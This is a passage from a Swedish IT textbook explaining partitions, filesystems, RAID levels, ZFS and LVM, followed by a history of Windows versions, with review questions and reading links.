MBR är som en ensam bibliotekarie som vet var alla böcker finns. Om hon blir sjuk (eller får "virus") blir det kaos – ingen annan har koll.

GPT är som ett bibliotek med många bibliotekarier. Även om några faller bort finns alltid fler som vet var allt finns.

4.3 Volym och filsystem

En volym är det som operativsystemet ser som en "disk". Volymen skapas ovanpå en partition och har ett filsystem som strukturerar hur filer och mappar sparas. En partition är ett avgränsat område på en disk, medan en volym är en formaterad partition med ett specifikt filsystem – det är volymen som operativsystemet använder för att läsa och skriva data.

Vanliga filsystem:

FAT32

Stöd på nästan alla enheter

Max filstorlek: 4 GB

Bra för kompatibilitet, men begränsningar för stora filer

exFAT

Nyare variant

Inga praktiska filstorleksgränser för vanliga behov

Bra för USB-stickor mellan Windows och Mac

NTFS

Windows-standard

Stöd för stora filer

Rättigheter och journalföring

ext4

Vanligt i Linux

Stabilt, snabbt, bra för servrar

APFS

Apples filsystem för macOS

Modern funktionalitet: snapshot, kryptering

Tänk att du har en garderob. Stommen (skalet) motsvaras av disken. För att du skall kunna använda garderoben så måste du ha hyllor eller en stång. Hur du anpassar layouten i din garderob blir som en eller flera partitioner.

I din garderob har du även insatser i dina lådor eller korgar. Dessa motsvaras av volymen eller volymerna. Men volymerna kan ha begränsningar. Om lådan har många små fack (FAT 32) så passar inte stora saker som en 6 Gb filt, men med större fack går det bättre.

Samtidigt så finns det fördelar och nackdelar med olika filsystem. FFA 32 till exempel är kompatibelt med nästan allt som kan läsa USB, till skillnad från ext4 som i stort sett bara kan läsas av Linux-system. För att kunna läsa det i Windows krävs att du har tilläggsprogram.

Windows kräver NTFS på systempartitionen eftersom funktioner som rättigheter, journalföring, komprimering och kryptering ligger i filsystemet. **Linux** tillämpar åtkomstkontroll i samspel mellan kärnan och det valda filsystemet (t.ex. ext4); Windows kan inte läsa ext4 utan tredjepartsdrivrutiner.”

4.4 Enhet i Windows – enhetsbokstav


I Windows får varje volym en enhetsbokstav (C:, D:, E: osv.). Det är Windows sätt att identifiera enheter. För att kunna användas måste enheten ha en bokstav tilldelad.

På Linux/macOS används istället monteringspunkter i filsystemsträdet, t.ex. /mnt/usb.

4.5 Sammanfattning

Disk: den fysiska lagringsenheten

Partition: en del av disken, definierad i partitionstabellen (MBR/GPT)



Volym: en partition med filsystem

Filsystem: bestämmer hur filer organiseras

Enhet (Windows): tilldelas enhetsbokstav

Kontrollfrågor

1. Förklara relationen mellan disk → partition → volym → filsystem med egna ord och ett konkret exempel.
2. Varför är GPT att föredra framför MBR på moderna datorer, och vad innebär "upp till 128 partitioner i Windows"?
3. Vad innebär att en disk exponeras som en blockenhet och varför bryr sig inte den nivån om vilket filsystem som används?
4. Ge två tydliga exempel där FAT32 är ett dåligt val och två där exFAT är ett lämpligt val.
5. Beskriv formfaktor vs gränssnitt (t.ex. 2,5" SATA-SSD vs M.2 NVMe-SSD) och hur det påverkar prestanda.
6. En fil är 10 GiB och nätverket är 100 Mbit/s. Räkna fram rimlig överföringstid och nämn minst två källor till overhead.
7. Varför kräver Windows vanligtvis NTFS på systempartitionen, och varför kan Windows inte läsa ext4 utan extra drivrutiner?
8. Vad är wear-levelling och TBW, och hur påverkar det val och användning av SSD i olika miljöer (t.ex. klassrumsdator vs server)?
9. Ge ett exempel på när du i Windows hellre skulle montera en volym i en mapp än ge den en enhetsbokstav.
10. Förklara varför 1 TB på förpackningen inte visas som exakt 1,00 TiB i operativsystemet, och vad skillnaden betyder i praktiken.

Fördjupningslänkar

MBR vs GPT (Microsoft Docs) –

<https://learn.microsoft.com/en-us/windows/win32/fileio/mbr-vs-gpt>

NTFS (Technical Reference) –

<https://learn.microsoft.com/en-us/windows/win32/fileio/ntfs-technical-reference>

APFS (Overview) – <https://support.apple.com/en-us/HT208018>

kernel.org (Kernel Documentation) –

<https://www.kernel.org/doc/html/latest/filesystems/ext4/index.html>

OpenZFS (Documentation) – <https://openzfs.github.io/openzfs-docs/>

File systems (översikt och jämförelser) –

https://wiki.archlinux.org/title/File_systems

DigitalOcean (An Introduction to Filesystems) –

<https://www.digitalocean.com/community/tutorials/an-introduction-to-filesystems>

How-To Geek (Partitioning Explained) –

<https://www.howtogeek.com/192772>

Physics.nist.gov (Binary prefixes - GiB vs GB)–

<https://physics.nist.gov/cuu/Units/binary.html>

Egna anteckningar

(Här kan du som elev skriva egna stödanteckningar, exempel eller frågor.)

5 RAID och LVM

Lagring handlar inte bara om hur mycket utrymme man har – utan hur man fördelar det, säkrar det och anpassar det för framtiden. I detta kapitel går vi igenom två tekniker som hjälper till med just det: **RAID** och **LVM**.

RAID står för *Redundant Array of Independent Disks*. Vissa menar dock att förkortningen istället står för *Redundant Array of Inexpensive Disks*. Båda förkortningarna är dock korrekta, även om den sistnämnda kommer från en tid då hårddiskar mättes i Megabyte och var avsevärt mycket dyrare än idag. RAID innebär att man kopplar samman flera hårddiskar för att de ska samarbeta och få antingen högre prestanda, högre säkerhet – eller båda.

Hårdvaru-RAID sker i en RAID-kontroller som sitter på moderkortet eller som separat kort. Operativsystemet ser hela RAID-arrayen som en vanlig disk.

Mjukvaru-RAID sker i operativsystemet (t.ex. i Linux via mdadm). Det är billigare, mer flexibelt, men kan belasta CPU:n mer.

5.1 Lagringsförluster och effektiv användning

För att förstå RAID och LVM är det viktigt att först greppa att det alltid finns en skillnad mellan fysisk kapacitet (den storlek som anges på en hårddisk, t.ex. 2TB) och den tillgängliga kapaciteten som faktiskt kan användas i operativsystemet. En del av utrymmet går förlorat på grund av metadata, filsystemets struktur och olika typer av overhead. I RAID-konfigurationer används dessutom delar av diskarna för redundans och felkorrigering, vilket ytterligare minskar det användbara utrymmet. Operativsystem och filsystem tar plats, och i redundanssystem som RAID förloras också diskar för att skapa säkerhet.

Ett tumregeln är att **ca 15% försvinner** till overhead. Den effektiva lagringen kan då beräknas med formeln:

Effektiv lagring (Ze):

$$X * Y * 0,85$$

Där:

X = storlek på varje disk


Y = antal diskar som används för lagring (ej paritet/speglning)

Om du vill veta hur mycket du behöver köpa för att få ett visst utrymme, använd: $Z_e / 0,85 = X * Y$

5.2 RAID-nivåer

JBOD

JBOD står för Just a Bunch Of Disks, och det är precis vad det är. Till skillnad från en RAID så får du inte högre överföringshastigheter eller redundans. Däremot får du en länkad volym som kan nyttja alla hårddiskars utrymme även om de är olika stora




RAID 0

Striping utan redundans. Alla diskar skrivs till samtidigt, vilket ger hög prestanda, men om en disk går sönder förlorar du allt. En av fördelarna är att du kan kombinera olika stora diskar, precis som i JBOD.

Effektiv lagring: $n * X * 0,85$

Fördelar: Snabbt

Nackdelar: Ingen säkerhet




RAID 1

Spegling (mirroring). Varje disk har en exakt kopia. Om en disk går sönder tar den andra över. Fördelen här är att du direkt har en kopia av den skadade filen, som ersätts utan att användaren knappt märker det.

Effektiv lagring: $(n / 2) * X * 0,85$


Fördelar: Säkerhet

Nackdelar: Hälften av utrymmet försvinner



RAID 5

Striping med paritet. En disk används för felskorrigeringsdata. Klarar att en disk kraschar. RAID 5 sprider data och **distribuerad** paritet över flera diskar. Vid ett diskfel kan allt räknas fram igen, men återuppbyggnaden är långsammare än i RAID 1 eftersom pariteten måste beräknas för varje stripe.



Effektiv lagring: $(n - 1) * X * 0,85$

Fördelar: Bra balans mellan prestanda och säkerhet

Nackdelar: Kan vara segt vid återuppbyggnad


RAID 6

Som RAID 5, men med två paritetsdiskar. Klarar att två diskar kraschar samtidigt.

Effektiv lagring: $(n - 2) * X * 0,85$

Fördelar: Mer säkerhet

Nackdelar: Mindre lagringsyta, lägre skrivprestanda




RAID 10 (RAID 1+0)

Kombination av RAID 1 och 0 (först spegling, sedan striping). Hög prestanda och säkerhet, men kräver minst 4 diskar.

Effektiv lagring: $(n / 2) * X * 0,85$

Fördelar: Snabbt och säkert

Nackdelar: Dyrt



RAID-kombinationer (t.ex. RAID 50, RAID 55)

I vissa fall bygger man RAID "i flera lager". Exempelvis är RAID 50 en kombination av RAID 5 och RAID 0, vilket kan ge högre prestanda men fortfarande ha viss redundans. En typisk konfiguration kan vara två RAID 5-grupper med vardera fyra diskar (8 totalt), som sedan sätts ihop i RAID 0. Då används totalt två diskar till paritet, och sex diskar är tillgängliga för lagring. RAID 55 är två RAID 5-arrayer kopplade i spegling (ovanligt, men möjligt) vilket ger hög redundans men kräver många diskar. I vissa fall bygger man RAID "i flera lager". Exempelvis är RAID 50 en kombination av RAID 5 och RAID 0, vilket kan ge högre prestanda men fortfarande ha viss redundans. RAID 55 är två RAID 5-arrayer kopplade i spegling (ovanligt, men möjligt).

Viktigt! RAID är inte en backup. Det skyddar mot diskkrasch, inte mot radering, virus eller brand.

5.3 Vad är ZFS?

ZFS är ett avancerat filsystem som också hanterar volymer och redundans, likt RAID. Det utvecklades av Sun Microsystems och används ofta i servrar och NAS:ar. En av de största fördelarna med ZFS är att det kan ersätta både traditionell RAID och LVM i ett och samma system.

ZFS använder "pools" och självreparerande block. Det har inbyggd checksumming, snapshot-funktioner och automatisk korrigering av bitfel.

Vanliga konfigurationer är:

ZFS RAID-Z1 = likt RAID 5

ZFS RAID-Z2 = likt RAID 6

ZFS RAID-Z3 = klarar tre diskkrascher

Fördelar:

Självreparerande

Snapshot-möjligheter

Skalbart och flexibelt

Kan ersätta både RAID och LVM

Nackdelar:

Resurskrävande (RAM!)

Komplicerat att sätta upp

5.4 Vad är LVM?


LVM står för Logical Volume Manager. Istället för att direkt skapa partitioner på en fysisk disk, lägger LVM till ett extra lager.

LVM består av:

Fysiska volymer (PV) = t.ex. /dev/sda1

Volymgrupper (VG) = flera PV bildar en VG

Logiska volymer (LV) = själva partitionerna man monterar



När du installerar ett operativsystem för första gången är det lätt att tänka på hårddisken som en fast låda. Om lådan är 500 GB stor, så är den det. Men i servervärlden räcker det sällan med fasta storlekar. Tänk om din databas växer snabbare än förväntat, eller om du plötsligt behöver mer plats för användarnas filer? Det är här LVM (Logical Volume Management) kommer in i bilden.

Ett enkelt sätt att förklara LVM är att tänka på ett LEGO-hus. I stället för att vara låst vid en viss storlek kan du bygga om huset (disken) precis som du vill utan att behöva riva allt och börja om. Med LVM kan du ändra storlek på dina "rum" (volymer), lägga till mer lagring och flytta runt data medan systemet är igång. Behöver du fler rum eller ett större hus? Då lägger du bara till fler bitar utan större ansträngning.

Detta skiljer sig markant från traditionell RAID-hantering. Om du skulle behöva utöka en vanlig RAID med fler diskar krävs ofta att strömmen bryts och nya diskar monteras fysiskt. Därefter måste hela RAID-matrisen "räknas om" eftersom all information nu ska spridas över de nya diskarna. Under denna tid kan prestandan bli lidande eller så går enheten inte att använda alls. Det är en process som är enormt tidskrävande och kan ta allt från timmar till dagar. LVM ger oss istället en mjukvarubaserad

flexibilitet som gör att vi kan hantera lagring nästan som om den vore flytande.

LVM används ofta tillsammans med RAID eller ZFS för att ge ännu större flexibilitet och kontroll över lagringen.

Fördelar:

- Flexibilitet
- Kan ändra storlek på diskar live
- Snapshot-funktioner

Nackdelar:

- Lite mer komplext
- Mjukvarubaserat
- Windowsstöd saknas. Windows kan installeras på en LV men kan inte hantera LVM

5.4.1 Exempel från verkligheten

Ubuntu Server: Vid installation kan man välja LVM direkt. Kombinera med RAID via mdadm eller ZFS.

Proxmox: Använder ofta ZFS som grund, för snapshots, replikering och säker lagring.

NAS-lösningar (t.ex. TrueNAS): Använder ZFS som standard.

Kontrollfrågor

1. Vad står RAID för och vad är syftet?
2. Hur skiljer sig mjukvaru-RAID från hårdvaru-RAID?
3. Vad är för- och nackdelar med RAID 0?
4. Hur fungerar RAID 5 och vad händer om en disk går sönder?
5. Vad menas med att RAID inte är en backup?
6. Hur skiljer sig ZFS från traditionell RAID?
7. Vad är RAID-Z2?
8. Vad är LVM och vad är fördelen med att använda det?
9. Vad är en volymgrupp inom LVM?
10. Ge exempel på någon verklig situation där man använder ZFS.

Fördjupningslänkar

Linux RAID Wiki (Dokumentation för Software RAID) -
<https://raid.wiki.kernel.org/>

Ubuntu Community (Guide till Software RAID-installation) -
<https://help.ubuntu.com/community/Installation/SoftwareRAID>

Proxmox VE (Dokumentation för lagring och virtualisering) -
<https://docs.proxmox.com/>

OpenZFS Wiki (Huvudsida för ZFS-projektet) -
https://openzfs.org/wiki/Main_Page


ArchWiki (Djupgående guide till Logical Volume Management) -
<https://wiki.archlinux.org/title/LVM>

TrueNAS (Resurser om ZFS och avancerad lagring) -
<https://www.truenas.com/zfs/>

Red Hat (Professionell guide till hantering av Logical Volumes) -
https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/configuring_and_managing_logical_volumes/index

Egna anteckningar

6 Windows



Windows är idag världens mest spridda operativsystem för persondatorer. Men resan dit har varit lång och innehållsrik. För att förstå dagens Windows 11 (och även Windows Server) är det bra att ha en grundläggande bild av hur systemet har utvecklats.

6.1 Microsofts OS-historia

6.1.1 DOS-eran

I början av 1980-talet styrdes datorer främst genom att man skrev kommandon i textform i operativsystemet MS-DOS. När de första versionerna av Windows (1.0, 2.0 och det mer framgångsrika 3.x) lanserades, var de inte egna operativsystem i teknisk mening. De fungerade snarare som ett grafiskt "skal" som kördes ovanpå DOS.

Det unika med dessa tidiga versioner var att användaren för första gången kunde hantera filer och program genom att klicka på ikoner och flytta runt fönster istället för att memorera textkommandon. Skillnaden mot det rena DOS-läget var enorm – plötsligt kunde man ha flera program öppna samtidigt (så kallad kooperativ multitasking).

Du kan fortfarande idag vissa kvarlevor i moderna Windows. Om du öppnar Kommandotolken (cmd.exe) i Windows 11 idag, ser du i princip ett eko av det gamla MS-DOS. Många av kommandona, som dir för att lista filer eller cd för att byta mapp, fungerar exakt likadant nu som 1985.

6.1.2 Windows 95, 98 och ME

Mitten av 90-talet markerade en revolution för persondatorn. Med lanseringen av Windows 95 integrerades DOS och det grafiska gränssnittet i ett mer sammanhållet system än någonsin tidigare. Det var här Microsoft introducerade Start-menyn och Aktivitetsfältet – två funktioner som blivit så fundamentala att vi idag har svårt att föreställa oss en dator utan dem. Gränssnittet blev mer intuitivt, och för första gången kändes Windows som ett riktigt operativsystem snarare än bara ett skal. Windows 98 byggde vidare på denna succé genom att förfinat tekniken, introducera bättre stöd för nätverk och den då helt nya USB-standard. Det var under denna tid som Windows blev "folkligt" och Plug

and Play blev ett begrepp – idén att man skulle kunna koppla in hårdvara utan att behöva konfigurera krångliga inställningar manuellt.

Som en sista och något kaotisk avslutning på den här arkitekturen släpptes Windows Millennium Edition (ME) år 2000. Windows ME är historiskt ökänt och anses ofta vara ett av de sämsta operativsystemen genom tiderna; det var ökänt buggigt, instabilt och drabbat av enorma säkerhetshål som gjorde att datorer ofta låste sig utan förvarning. Trots detta var det ett avgörande tekniskt avstamp: det var det första konsument-Windows som försökte kapa navelsträngen till MS-DOS helt. Microsoft blockerade möjligheten att starta datorn i ett "äkta" DOS-läge, vilket signalerade slutet för det textbaserade arvet och början på en framtid där Windows tog full kontroll över hårdvaran från första sekunden.

Windows ME introducerade också flera funktioner som var tänkta att göra livet enklare för hemmanvändaren, bland annat Systemåterställning (System Restore), som lät användaren backa datorns inställningar om något gick fel, och Windows Movie Maker. Men på grund av den instabila koden blev upplevelsen för många användare en mardröm av blåskärmar och krascher. Det blev tydligt att den gamla 9x-arkitekturen hade nått vägs ände, vilket banade väg för den betydligt stabilare NT-kärnan som snart skulle ta över i och med Windows XP.

Start-menyn och aktivitetsfältet är de mest uppenbara arven från 95/98-eran. Men även funktionen Systemåterställning, som föddes i det utskällda Windows ME, lever kvar i högsta grad i Windows 11 som ett sista skyddsnät. Dessutom ser vi än idag filstrukturen med mappen "Program Files" och användningen av genvägar (.lnk-filer) som etablerades under dessa år. Det hade också ett mycket bättre stöd för 32-bitars program (inte lika vanligt idag), men mer integrerade nätverksmöjligheter.

6.1.3 NT-linjen: Grunden för stabilitet

Parallellt med konsumentversionerna utvecklade Microsoft Windows NT (New Technology). Medan Windows 95 ofta kraschade ("Blue Screen of Death" var vardagsmat), byggdes NT för företag som krävde total stabilitet och säkerhet. NT kördes inte ovanpå DOS utan hade en helt egen, modern kärna (kernel). Även om mycket såg lika ut gentemot Windows 95/98/ME, så skiljde sig operativsystemen fundamentalt.

Windows NT introducerade filsystemet NTFS, vilket tillät avancerade rättigheter på filer och mappar – något som är standard än idag. NT 4.0 och senare Windows 2000 lade grunden för hur moderna nätverk och användarkonton hanteras.

Nästan hela grundarkitekturen i moderna Windows är byggd på NT. Varje gång du ser mappen "System32" eller använder "Aktivitetshanteraren" (Ctrl+Alt+Del), rör du vid tekniker som föddes i NT-linjen.

6.1.4 Windows XP

År 2001 hände något avgörande: Microsoft skrotade den gamla osäkra DOS-baserade tekniken för hemmanvändare och flyttade över alla till NT-kärnan. Resultatet blev Windows XP.

XP skilde sig från Windows 98/ME genom att vara oerhört mycket stabilare och ha bättre stöd för multimedia. Det var det första systemet som kändes modernt på riktigt, med stöd för flera användare som kunde vara inloggade samtidigt och ett färgstarkt gränssnitt. XP blev så populärt att det tog över ett decennium för många företag att våga lämna det.

Funktionen för Fjärrskrivbord (Remote Desktop) och tekniken för att jämna ut text på skärmen (ClearType) blev standardiserade i XP och används än idag.

6.1.5 Vista och Windows 7

Efter den långa XP-eran lanserade Microsoft Windows Vista, ett operativsystem som på papperet var en teknisk triumf men som i verkligheten möttes av hård kritik. Vista introducerade ett helt nytt, glasliknande utseende kallat Aero och en rad djupgående säkerhetsfunktioner. Den mest märkbara var UAC (User Account Control), som ständigt avbröt användaren med frågor om lov för att utföra administrativa uppgifter. Detta gjordes för att hindra skadlig kod från att installera sig i smyg, men det ställde till med stora problem. Plötsligt krävde systemet att alla drivrutiner och program var digitalt signerade för att få köras. Det gjorde att äldre hårdvara slutade fungera och att tunga program som tidigare versioner av Adobe Photoshop blev helt okörbara, vilket skapade en enorm frustration hos användarna.

Tre år senare, 2009, lanserades Windows 7 som i princip var en finslipad och optimerad version av Vista. Microsoft hade lyssnat på kritiken: man behöll de kraftfulla säkerhetsfunktionerna men gjorde dem mindre påträngande och optimerade koden så att systemet blev betydligt snabbare och mer stabilt. Windows 7 lyckades med konststycket att vara både modernt och användarvänligt, vilket gjorde att det snabbt blev extremt populärt. Många tekniker och entusiaster anser än idag att Windows 7 är den bästa versionen av Windows som någonsin gjorts, tack vare dess perfekta balans mellan prestanda, drivrutinssupport och ett logiskt gränssnitt.

Det var i Windows 7 som den lilla sökrutan i Start-menyn blev riktigt effektiv och snabb, en funktion som vi idag tar för helt given när vi blixtnsnabbt vill hitta ett program eller en fil. Från Vista lever den karaktäristiska UAC-rutan kvar – den som tonar ner hela skärmen och kräver din uppmärksamhet när du ska installera ett nytt program. Även om den inte frågar lika ofta idag, är tekniken bakom (Secure Desktop) en direkt arvtogare från Vistas fokus på att skydda systemkärnan från obehöriga ändringar.

6.1.6 Windows 8 och 10

Efter succén med Windows 7 tog Microsoft ett av sina mest riskfyllda beslut någonsin. Man förutsåg en framtid där pekskärmar skulle dominera allt, från surfplattor och telefoner till arbetsdatorer. Resultatet blev Windows 8, som lanserades med det radikala Metro-gränssnittet (senare kallat Modern UI). Den mest chockerande förändringen var att den klassiska Start-menyn var helt borta. Istället möttes användaren av en startskärm i fullskärmsläge fylld med färgglada "brickor" (Live Tiles) som uppdaterades i realtid.

Tanken var att skapa en sömlös upplevelse; oavsett om du använde en stationär dator, en Microsoft Surface-platta eller en Windows Phone, skulle gränssnittet vara detsamma. Men för de miljoner användare som satt med mus och tangentbord blev Windows 8 en frustrerande upplevelse. Funktioner var dolda i "Charms-menyer" som krävde svepande rörelser, och program öppnades ofta i fullskärmsläge utan enkla sätt att stänga dem. Microsoft hade underskattat hur djupt rotat arbetssättet med skrivbord och fönster var.

Det dröjde inte länge förrän Microsoft insåg att världen inte var redo att kasta bort musen. Redan året efter släpptes Windows 8.1, en uppdatering som ofta beskrivs som en "panikåtgärd". Här tvingades man backa på flera punkter: den lilla Start-knappen kom tillbaka i aktivitetsfältet (även om den fortfarande bara öppnade startskärmen), och man lade till möjligheten att starta datorn direkt till det klassiska skrivbordet istället för till brickorna. Det var ett erkännande att strategin med "touch först" hade gått för långt, för snabbt.

År 2015 lanserades Windows 10, vilket blev den stora räddningen för Microsofts rykte. Man behöll den moderna tekniken under huven men återinförde Start-menyn i en hybridform där den klassiska listan samsades med de moderna brickorna. Windows 10 introducerades som en "tjänst" (Windows as a Service), vilket innebar att Microsoft slutade sälja nya versioner i paket vart tredje år. Istället fick användarna gratis funktionsuppdateringar två gånger om året. Säkerheten fick också ett enormt lyft då Windows Defender blev en fullvärdig och inbyggd antiviruslösning, och Microsoft Store introducerades för att skapa en säkrare plats att ladda ner program på.

Den tydligaste och mest irriterande kvarlevan från den här splittrade eran är uppdelningen av systeminställningar. I Windows 8 introducerades appen Inställningar för att passa pekskärmar, men den saknade många av de djupare verktygen. Detta skapade en rörig verklighet där användaren ständigt fick hoppa mellan den moderna Inställningar-appen och den gamla Kontrollpanelen från NT-tiden. Trots att vi nu är inne i Windows 11-eran lever denna uppdelning kvar, och tekniker måste fortfarande ofta leta i den gamla Kontrollpanelen för att hitta avancerade nätverks- eller drivrutinsinställningar som ännu inte flyttats över.

6.1.7 Windows 11

Windows 11, som lanserades 2021, markerar nästa stora steg i Windows-familjens evolution. Det första som möter användaren är det radikalt förändrade utseendet: Start-menyn har flyttats till mitten av aktivitetsfältet, fönstren har fått rundade hörn och hela systemet känns mer avskalat och lugnt. Men under den polerade ytan döljer sig den mest betydande förändringen på över ett decennium – en stenhård gränsdragning när det gäller säkerhet och hårdvara.

Den största nyheten, och den mest diskuterade, är kravet på TPM 2.0 (Trusted Platform Module) och Secure Boot. Som vi lärde oss i kapitel 2 (Uppstart), handlar Secure Boot om att kontrollera att ingen skadlig kod har manipulerat datorn innan operativsystemet startar. TPM 2.0 tar detta ett steg längre. Man kan likna TPM vid ett litet, fysiskt kassaskåp inbyggt på moderkortet (eller emulerat i processorn). I detta skåp lagras kryptografiska nycklar, lösenord och certifikat på ett sätt som gör dem nästan omöjliga att stjäla digitalt. Genom att kräva TPM 2.0 har Microsoft flyttat säkerhetens grundlinje från mjukvara till hårdvara. Detta har gjort att många fullt fungerande datorer från Windows 10-eran inte kan uppgraderas officiellt, vilket skapat en hel del debatt i teknikvärlden.

